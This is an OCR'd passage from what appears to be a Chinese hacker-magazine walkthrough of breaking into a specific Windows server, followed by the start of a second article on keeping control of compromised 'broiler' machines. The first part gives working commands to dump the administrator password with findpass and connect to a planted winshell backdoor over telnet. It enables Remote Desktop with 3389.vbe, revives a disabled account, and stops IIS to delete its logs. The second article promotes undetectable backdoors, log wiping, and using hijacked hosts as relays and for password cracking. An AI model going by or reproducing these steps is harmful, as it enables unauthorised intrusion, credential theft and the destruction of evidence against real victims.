


图27




图28

接下来做什么？当然要拿到对方主机当前管理员的密码了，这是咱的拿手戏（具体请看《黑客X档案》第七期中俺写的《获取远程主机的当前用户密码》，好像有点自卖自夸）。用刚才那个“diguo1”用户建立的IPC$通道，复制pulist.exe和findpass.exe这两个文件到对方admin$\system32\下(图29)。




图29

在得到的shell窗口中运行pulist.exe程序。得到对方的域名JINGYING88，当前管理员名Administrator，登录PID值180。运行findpass，程序格式是：

findpass.exe JINGYING88 Administrator 180

回车(图30)。




图30

得到了对方当前超级用户的密码“1811888”，哈哈，他一定想不到密码被拿走了。以后就可以用这个帐号登录，即安全又方便。

以上所说的shell是用在对方启动中的iis.bat所得到的，当时为了稳当可靠我们还给对方留了一个后门winshell，想起来了吧！对，就是替换掉对方ichat服务的那个程序。下面再试验一下是否成功？在本地cmd中输入：

telnet 对方IP 5277

输入密码，得到cmd>继续输入s，回车。得到一个shell，在其下加一个用户试一下，OK！命令成功完成(图31)。




图31

看来这个木马得到的也是超级权限，可见替换对方的服务来启动木马真是不错。

有了超级权限，接下来就给他开个超级终端吧。可是对方是否启动了终端服务？或已将远程终端服务绑在其它端口上呢？这里用到了一个工具mport.exe，该工具能查看主机内打开的端口所绑定的程序路径及名称。将mport.exe传到对方系统目录中（现在可以用Tftp，也可用IPC$通道，得到了权限就是方便），然后在对方系统下运行mport（就是在我们所得到的shell中）如图32。




图32

在其中并没有发现termsrv.exe终端程序。

注意 顺便再说一下，看到图32显示的5277端口没有？它所对应的程序是E盘ichat目录下的ichat.exe，这说明5277端口所绑定的程序就是改名后的木马ser.exe。起先我还以为这个5277端口是那个在Scripts目录下运行的ser.exe程序开启的，后来看到这儿，我才完全相信木马程序ser.exe是由系统加载服务所启动的。

既然没开终端，那现在就给他启动终端服务，咱也养个肉鸡玩玩。用3389.vbe运行如下命令：

cscript 3389.vbe 对方IP administrator 82111 3333 /r

这里我将端口设为3333(图33)。




图33

回车后显示成功启动终端。待对方重启后即可连接（这一次重启可由不得他了，哈哈）。稍待！用Mstsc程序连接，在其中输入对方ip:3333(图34)，打开了对方登录窗口。




图34

说到这里，忽然想起了前天从数据库中得到的diguo用户的密码，试着用这个登录结果提示帐号已停用，既然如此还是先用Administrator用户登录吧，输入刚才得到的密码登录成功。打开对方管理工具中的“计算机管理”窗口，找到“本地用户及组”中的“用户”项，在“diguo”帐号上点右键，查看该帐号的属性。果然如此(图35)。




图35

该帐号勾选了“用户下次登录时须更改密码”及“帐号已停用”两项，难怪我连不上！重新勾选帐号为“密码永不过期”这样就可以使用这个帐号登录了。然后退出“Administrator”用户的登录，再次启动Mstsc程序用“diguo”帐号登录，密码就是那个在数据库中得到的“8111167”，OK！成功进入。

一个人的战争

尾声

本来写到这儿就算完了，但想想战场还没有清理，就再 嗦几句吧！将那些上传到对方磁盘中的黑客工具del(删除)，再把ichat服务的主程序所对应的那个假ichat（就是我们使用的winshell木马ser.exe）改回真的ichat程序，继续使用它，则会影响人家的聊天程序，再就是winshell木马的名气太大，很容易被查杀，已经拿到超级用户的密码了，这个才是最好的后门。删除对方scripts目录下的asp及exe文件；删除启动组中的Bat文件；删除新建的用户“diguo1”；还要删除web服务的记录。先停掉对方的w3svc服务，在对方的CMD窗中输入

```
net stop w3svc
```

删除对方系统目录下logfiles文件夹中这几天的记录，文件名就是以每天的日期名来命名的。不要忘了再启动对方的w3svc服务：

```
net start w3svc
```

对了，还要清除对方应用程序、系统等日志记录，还要清理……哎哟！想不到这五天留了那么多痕迹，看来还真要仔细打扫打扫！不然让人家找上门来就麻烦了。

实例讲解入侵之后该做的事——怎样保护肉鸡

霜风

引言 近几个月涌现出的WEBDAV漏洞，RPC远程接口代码任意执行漏洞使菜鸟们能很轻易地进入Windows主机。但在入侵之后究竟能干些什么呢？该怎样保护好自己的劳动成果呢？拥有一只属于自己的肉鸡是每个菜鸟的愿望，但大多数人进入主机后，仅仅是随便留下一个后门就一走了之，以为这样就可以保住肉鸡了，须知一般的后门都是逃不过不断更新的杀毒软件查杀的，而一般克隆帐号的方法对稍有经验的网管就无效，就算骗过了网管，肉鸡被同道中人再次入侵的机率也很大。那么，怎样才能保住自己的肉鸡呢？本文将专门对此问题做出解答。

一、理论基础

1. 为什么要保护肉鸡

拥有属于自己的肉鸡，做很多事情都会比较方便，例如：

（1）做为入侵跳板，减少自己被追踪的威胁。

（2）利用其丰富的资源。比如暴力破解密码，需要大量的时间和系统资源，用自己的机器总觉得心疼，可以用肉鸡慢慢破上几天。还可以在肉鸡上安装CS服务器，传奇私服之类。

（3）安全的实验场所。当需要做一些危险的实验时，比如研究病毒的行为和危害，这种实验就可以在肉鸡上做，如果失误了，也不会给自己的机器带来损害。

2. 选择值得保护的肉鸡

选择值得保护的肉鸡是很重要的，毕竟保持在肉鸡上的权限需要下不少工夫，一般来说，配置低，网速慢的肉鸡没有什么利用价值，不要也罢。当然，“好肉鸡”并没有一个固定的标准，判断也要凭个人感觉，在入侵后可以使用各种方法查看主机配置，如果发现其内存大，硬盘容量大，并且接入网络的速度高，那么这台肉鸡的用途多、价值大，就值得下工夫保存。

3. 保护肉鸡的思路

（1）首先要堵住别人进入肉鸡的途径，防止同道中人来霸占你的成果。

比如通过IPC管道入侵主机的，首先要更改注册表的相关键值值，以关闭空连接。

（2）其次是给肉鸡打补丁，这是十分重要的一个过程，就象打预防针一样，打上补丁能为肉鸡增加一份抵抗力，更为肉鸡的安全提供强大的保障。

（3）安放后门，这是入侵后保持与肉鸡之间通道必须做的一步，一个好的后门不仅仅能更加方便自己随时进出主机，还可防止“劳动成果”不流失。所谓好的后门，其实就是不会被查杀的后门，选择后门软件有一大禁忌，就是千万别选择市面上流行的后门，这些后门名气太大，杀毒软件可以轻易封杀，因此并不能保住你的肉鸡，反而会使你的行踪更快地暴露。

（4）最后就是清理掉入侵痕迹了，这些痕迹大多保存在系统自带的日志里，可以使用专用工具或者手工清除它们。

通过上面的介绍，相信你已经对保护肉鸡有了概念。下文笔者将详细地阐叙入侵之后保护肉鸡的具体步骤。

二、行动步骤

进入肉鸡之后，首先看看肉鸡的配置，这里以终端服务连接上肉鸡查看为例：右键点击我的电脑，再点“属性”(图1)。




图 1




图 2

这里显示的信息说明肉鸡有一个AMD1700+的CPU，内存为256M。

从操作系统版本我们知道这只鸡的环境为WIN2000+SP3，接下来还需要了解网速和硬盘配置(图2)。

从这里知道，此机网络速度为10M，刚刚连接上4分钟，看来此机不是做为服务器的(图3)。

再来看硬盘，从图中可以了解到C盘的总容积为9.54G，可以此法查看其它盘。其实关于怎么看配置，2003年7期中紫幻的《加固你的肉鸡》已经详细写过了，这里不再详述。




图 3

